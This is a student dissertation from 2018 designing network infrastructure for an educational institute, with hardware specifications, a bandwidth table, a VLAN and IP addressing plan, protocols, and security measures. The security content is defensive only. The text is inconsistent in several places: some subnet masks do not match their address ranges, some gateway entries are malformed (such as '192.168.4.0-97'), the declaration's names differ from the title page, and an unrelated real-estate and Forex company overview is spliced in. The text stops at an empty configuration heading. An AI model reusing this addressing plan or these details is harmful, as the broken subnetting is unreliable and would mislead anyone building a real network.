Network Infrastructure for an Educational Institute

Madawala D.W.D.C.	COHDCN181F-003
Jayaweera J.P.S. G.	COHDCN181F-004
Perera M.I.A.	COHDCN181F-017
Dulshan P.A.D.	COHDCN181F-025

2018

Network Infrastructure for an Educational Institute

A dissertation submitted for the

Higher Diploma in Computer Networks

Madawala D W D C	COHDCN181F-003
Jayaweera J P S G	COHDCN181F-004
Perera M I A	COHDCN181F-017
Dulshan P A D	COHDCN181F-025

National Institute of Business Management

School of Computing

2018

Declaration

We solemnly declare that this project report is fully based on our own work carried out during the higher diploma of our study under the supervision of Mr. Milan Maduranga . We assert the statements made and conclusions drawn are an outcome of my research work. I further certify that I. The work contained in the report is original and has been done by me under the general supervision of my supervisor. II. The work has not been submitted to any other Institution for any other degree/diploma/certificate in this university or any other University of India or abroad. III. We have followed the guidelines provided by the university in writing the report. IV. Whenever we have used materials (data, theoretical analysis, and text) from other sources, we have given due credit to them in the text of the report and giving their details in the references.

This is our original and genuine work and has not been submitted previously for any degree at this or any other university or institute.

To the best of my knowledge, it does not contain any material published or written by another person, except as acknowledged in the text.

Students Names:

1.Gunawardana N. P. A. J. K. D.	Signature: …….
2.Madawala D.W.D.C	Signature: …….
2.Perera M. I. A.	Signature: …….
4.Dulshan P. A. D.	Signature: …….
	Date:

This is to certify that this project is based on the work of …… under my supervision. The report has been prepared according to the format stipulated and is of acceptable standard.

Certified by:

Supervisor Name:

_____

Signature: Date:

Higher Diploma Project Final Report

HDCN18.1F

Project Title	
Student Names	
Registration No. & Index No.	
Supervisor's Name	
For Office Use Only	

Contents

Overview

Business Name: New Network Corporation

General Business Status New Network Corporation has been established as a new estate company in Sri Lanka. Our business model is based on the accomplishment of properties in the real estate markets in Sri Lanka. As beginners in industry, we ready to make our way by making customer requirements. There is a great need for certified or official bank checks in the future to deal with some real estate transactions. In addition to real estate investments, the company has invested portions of its assets in the purchase and sale of securities such as stocks and bonds as well as Forex trading on global markets.

Company Strategy

- **Purpose:** To be the finest and best among the network providers and to become leader in the real estate industry by providing enhanced featured networks with suitable and latest technology.
- **Vision**: To provide the most quality services that satisfy the expectations of our esteemed customers.
- **Mission statement:** To build and maintain long term business relationships with our customers and clients and provide exceptional customer services by pursuing business through innovation and advanced technology.
- **Core values:** • We believe in treating our customers with respect and faith• We grow through creativity, invention and innovation. • We integrate honesty, integrity and business ethics into all aspects of our business functioning
- **Goals:** • Regional expansion in the field of networking and developing a strong base of customers. • Increase the market and investments of the company to support the development of services. • To build the best reputation in the field of networking and become a key player in the industry.

Scope of Work

New Networks Corporation conducts real estate marketing as well as real estate network consulting. The company undertakes all maintenance duties for networks and conducts all the security and surveillance for the network.

Acknowledgement

We would like to express our gratitude and thanks to our supervisor and lecturer Mr. Milan Maduranga for giving advice and sharing knowledge and guidance throughout our project. This project made a path to improve our knowledge through learning new things, experiences, and our practical skills in computer networking.

Next, we would like to thank the other lecturers and friends who helped to complete this project within a limited time by giving the knowledge and experience which they had.

Thank you again to all those people who helped us through this project in many ways.

Project Abstract

The main objective of this project was to design a network to an Educational institute which is suitable for an educating background. Reliability, quality, and redundancy was focused on the project which was the aim.

This project has provided utilities to introduce a network with certain rules for the Institute. These utilities are firewalls, an IP access control list, Mac address port security, a domain server, redundant server and a vulnerability scanner. All these utilities have been configured to provide security to the network. Also, prevent unauthorized access to the network.

For the performance of the network are failover firewalls utility, a Dynamic Host Configuration Protocol (DHCP) server, a Domain Name System (DNS) server, a Mail Server (Zimbra), Network attached storage (NAS) and a cabling system. For storage purposes there is a network attached storage. In addition, we used the Nessus vulnerability scanner for detecting vulnerabilities and other malicious activities. These are the main tools that can increase the performance of the better network with higher performance.

Redundant has been kept by using Windows Servers backup (iSCSI initiators and iSCSI target) servers, which helps to keep the Institute's plans and financial information in a safe place. In addition, for Students personal information safety, the webserver has been placed in the local network, which provides a secure environment. Also, only authorized personnel have access to the server room. With the firewall of this network students are only able to access websites which include educational information.

Key Words

AD – Active Directory

AP – Access Point

BPDU – Bridge Protocol Data Unit

HDCN – Higher Diploma in Computer Networks

DHCP – Dynamic Host Configurations Protocol RADIUS - Remote Authentication Dial-In User Service

DNS – Domain Name System

Gbps – Gigabits per seconds

GUI – Graphical User Interface ADSSO - Active Directory Single Sign-On DN - Distinguished Name

HD – Higher Diploma

HR – Human Resources

HSRP – Hot Standby Router Protocol

IEEE – Institute of Electrical and Electronics Engineers

IT - Information Technology

IP – Internet Protocol

ISP – Internet Service Provider

Kbps – Kilobits per seconds

LACP – Link Aggregation Control Protocol

LAN – Local Area Network

Mbps – Megabits per second

MIS – Management Information Systems

MS Office – Microsoft Office

NAP – Network Access Protection

NIBM – National Institute of Business Management

NOC – Network Operations Center

NVR – Network Video Recorder

PC – Personal Computer

SMS – Short Message Service

STP – Spanning Tree Protocol

TFTP - Trivial File Transfer Protocol

UDP – User Datagram Protocol

URL – Uniform Resource Locator

USB – Universal Serial Bus

VPN – Virtual Private Network

VLAN – Virtual Local Area Network

VPN – Virtual Private Network

WPA-2 – Wi-Fi Protected Access 2

Implementation Figures Tables

1. Introduction

1.1. Background

The main purpose of this project was to design a network for an Educational Institute. The network has been developing into the most reliable and suitable network for an educational environment. Institute consists of three buildings. Server applications are based on Linux and Windows. Network is included with wired, wireless, and wide area network (WAN) applications. The WAN was designed to meet its specifications that would be able to operate in a complete receiver. This document provides the information about this project. Also, show and explain the tools that were used for the network and how the implementation proceeded in an orderly manner.

We have planned and designed physical security for the institute. Such as closed-circuit television (CCTV). We established motion detectors, biometric access, and security traps specially for the server room and other important places on the faculty.

In the present there could be many risks and threats that could effect on an institute. As for the physical security purpose of the project, an educational institute can be visited by unknown people or there can be an event held by the institute such as an exhibition. Some people come with different purposes (Ex: theft). To reduce this kind of threats we have implemented cameras all over the institute and metal detectors at gates.

The institute consists of network devices such as servers, layer 2 and layer 3 switches, access points, computers, Firewalls, IDS, IPS. Institute relates to two internet service providers which are established for redundancy (Dialog). Switches, multilayer switches, and firewalls are redundantly connected. Firewall is connected for IDS and IPS. Vulnerability scanner has been set to detect any vulnerability on any client computers. It helps to run a vulnerability assessment on the entire system.

2. Objectives

The objectives of this project we met were.

- Identify resources and risks.
- Design a redundancy in the network.
- Implement the designed network.
- Provide maximum security.
- Redundant internet service by using two separate connections with one ISP.
- Provide high-speed network access inside anywhere in the area.
- Provide minimum cost.
- Provide the latest technology.

3. Specification

- **Firewall**
    - name: Sophos XG 85
    - Max throughput: 3000 mbps
- **Switches**
    - name: cisco catalyst 2960XR-24TS-l
    - Max forwarding speed: 40Gps
- **L3 switches**
    - name: cisco Catalyst 3560-24TS
    - Max forwarding speed: 32Gps
- **Server**
    - name: PowerEdge T130 Tower Server
    - Maximum RAM: Up to 64GB
    - Operating System: Microsoft® Windows Server® 2016
    - Processor: Intel® Xeon® processor E3-1200 v6
- **AP**
    - name: cisco airnet 2700
    - Connection rate: Upto 1.3 Gbps

4. Design

4.1 Logical Network Diagram




Figure 1

4.2 Floor Plans of the Facility

Complete Floor Plan




Figure 2

Building 1




Figure 3

Building 2




Figure 4

Physical security floor plan with CCTV




Figure 5

4.3 Physical network Design




Figure 6

4.4 Bandwidth Calculation

- The Institute generally contains 10 main Departments which has more sub departments.
- We estimated the institute has 100 employees and 1050 students.
- Each location has its own allocated bandwidth.

Vlan Name	Estimated Concurrent Users	Bandwidth per User	Allocated Bandwidth
IT_Lab_1	50	0.6 Mb/s	30 Mb/s
IT_Lab_2	50	0.6 Mb/s	30 Mb/s
IT_Lab_3	50	0.6 Mb/s	30 Mb/s
IT_Lab_4	50	0.6 Mb/s	30 Mb/s
IT_Lab_5	50	0.6 Mb/s	30 Mb/s
Hall_1	12	0.21 Mb/s	2.5 Mb/s
Hall_2	12	0.21 Mb/s	2.5 Mb/s
Hall_3	12	0.21 Mb/s	2.5 Mb/s
Hall_4	12	0.21 Mb/s	2.5 Mb/s
Hall_5	12	0.21 Mb/s	2.5 Mb/s
Hall_6	12	0.21 Mb/s	2.5 Mb/s
Hall_7	12	0.21 Mb/s	2.5 Mb/s
Hall_8	12	0.21 Mb/s	2.5 Mb/s
Hall_9	12	0.21 Mb/s	2.5 Mb/s
Hall_10	12	0.21 Mb/s	2.5 Mb/s
Library	12	0.21 Mb/s	2.5 Mb/s
Science_Lab	12	0.21 Mb/s	2.5 Mb/s
IT_Unit	200	2 Mb/s	400 Mb/s
Auditorium	100	0.25 Mb/s	25 Mb/s
Main_Hall	100	0.25 Mb/s	25 Mb/s
Principle_Office	20	0.13 Mb/s	2.5 Mb/s
Staff_lodge	20	0.13 Mb/s	2.5 Mb/s
Office	20	0.13 Mb/s	2.5 Mb/s
WiFI	300	0.4 Mb/s	110 Mb/s
Total			747.5 Mb/s

4.5 IP Addressing

Vlan Name	users	Interface	IP Address RANGES	Subnet Mask	Default Gateway
IT_Lab_1	50	Vlan 100	192.168.3.0-63	255.255.255.192	192.168.3.1
IT_Lab_2	50	Vlan 101	192.168.3.64-127	255.255.255.192	192.168.3.65
IT_Lab_3	50	Vlan 103	192.168.3.128-191	255.255.255.192	192.168.3.129
IT_Lab_4	50	Vlan 104	192.168.3.192-254	255.255.255.192	192.168.3.193
IT_Lab_5	50	Vlan 105	192.168.4.0-63	255.255.255.240	192.168.4.1
Hall_1	12	Vlan 106	192.168.4.64-79	255.255.255.240	192.168.4.65
Hall_2	12	Vlan 107	192.168.4.80-95	255.255.255.240	192.168.4.81
Hall_3	12	Vlan 108	192.168.4.96-111	255.255.255.240	192.168.4.0-97
Hall_4	12	Vlan 109	192.168.4.112-127	255.255.255.240	192.168.4.0-113
Hall_5	12	Vlan 110	192.168.4.128-143	255.255.255.240	192.168.4.129
Hall_6	12	Vlan 111	192.168.4.144-159	255.255.255.240	192.168.4.145
Hall_7	12	Vlan 112	192.168.4.160-175	255.255.255.240	192.168.4.161
Hall_8	12	Vlan 113	192.168.4.176-191	255.255.255.240	192.168.4.177
Hall_9	12	Vlan 114	192.168.4.192-207	255.255.255.240	192.168.4.193
Hall_10	12	Vlan 115	192.168.4.208-223	255.255.255.240	192.168.4.209
Library	12	Vlan 116	192.168.4.224-239	255.255.255.240	192.168.4.225

Science_Lab	12	Vlan 117	192.168.4.240-255	255.255.255.240	192.168.4.241
IT_Unit	200	Vlan 118	192.168.5.0-255	255.255.255.0	192.168.5.1
Auditorium	100	Vlan 119	192.168.6.0-127	255.255.255.128	192.168.6.1
Main_Hall	100	Vlan 120	192.168.6.128-255	255.255.255.128	192.168.6.129
Principle_Office	20	Vlan 121	192.168.7.0-31	255.255.255.240	192.168.7.1
Staff_lodge	20	Vlan 122	192.168.7.32-63	255.255.255.240	192.168.7.33
Office	20	Vlan 123	192.168.7.64-127	255.255.255.240	192.168.7.65
WIFI	300	Vlan 124	192.168.7.128-9.126	255.255.254.0	192.168.7.129
CCTV	60	Vlan 125	192.168.9.128-191	255.255.255.192	192.168.9.129

4.6 Protocols

HSRP: Used to make redundancy in the core layer of the network. If the main Switch goes down the backup will take over the routing process.

IP Routing: Only VLANs are used, so this enables inter VLAN routing.

VTP: Sharing of VLAN database from the main switch(server) to all client switches in the same domain.

RSTP: Avoid any loop in the network which will affect device and network performance by assigning a root bridge.

SSH: Enables remote secure access to Devices after the initial configurations from the console.

ADDS: Active Directory Domain Service, Managing OU, Users and Computers.

DNS: Domain name server.

WDS: Windows deployment service, makes it easier to manage deployment, updating and backing of PCs with Windows OS in the network.

DHCP: Dynamically assigning of unique IP addresses based on the device VLAN and network automatically from a pool of available addresses for the specific vlan.

NPS: Wireless Authentication and Radius implementation

ADCS: Network Certificate authentication

SMTP: Mail server

4.7 Data Network Security

- Firewall to prevent unauthorized Internet users from accessing virtual private networks connected to the Internet, especially intranets.
- The wireless communication is secured and protected with encryption algorithms such as WPA/ WPA2.
- Used to access control list filters for network traffic.
- Port security use one-way to secure ports is by implementing.
- Administrative disable unused ports.
- Secure shell (SSH) is providing a secure management connection to a remote device.
- Encryption algorithm used to encrypt Password for user's data security.
- VTP mode, domain and password use manage and secure VLAN configurations between switches.

4.8 Physical Network Security

- Server room is included with entrance permission by giving a fingerprint. This security process is provided through biometric devices such as fingerprint scanners. This implements only authorized persons who have access.
- Server room has a fire protection system with FM – 200 devices. These devices provide a server room with a waterless fire suppression system.
- Unnecessary temperature has been managed through the air conditioner.
- Server rack has locked to prevent unauthorized users due to a security breach.
- Closed circuit television cameras (CCTV) are established to monitor the server room and other locations in the faculty.

4.9 Network Features

- All devices are redundant in the network.
- Divided in 10 VLANs and native VLAN 99.
- Guests and staff can connect to the internet with Username and password.
- We hope to send the syslog to the admin email.
- Centralized authentication, authorization and accounting management for users connect and use a network for use Remote Authentication Dial-In User Service (RADIUS) server.
- Gests' usernames and passwords have a time limit.
- Staffs' usernames and passwords do not have a time limit.
- Installed computer system connect ADDS.
- Windows and Linux based Server installed.
- Network attached storage has been set for storage purposes.
- Vulnerability scanner has been set to detect vulnerabilities of the network.

5. Implementation

5.1 Network Configuration

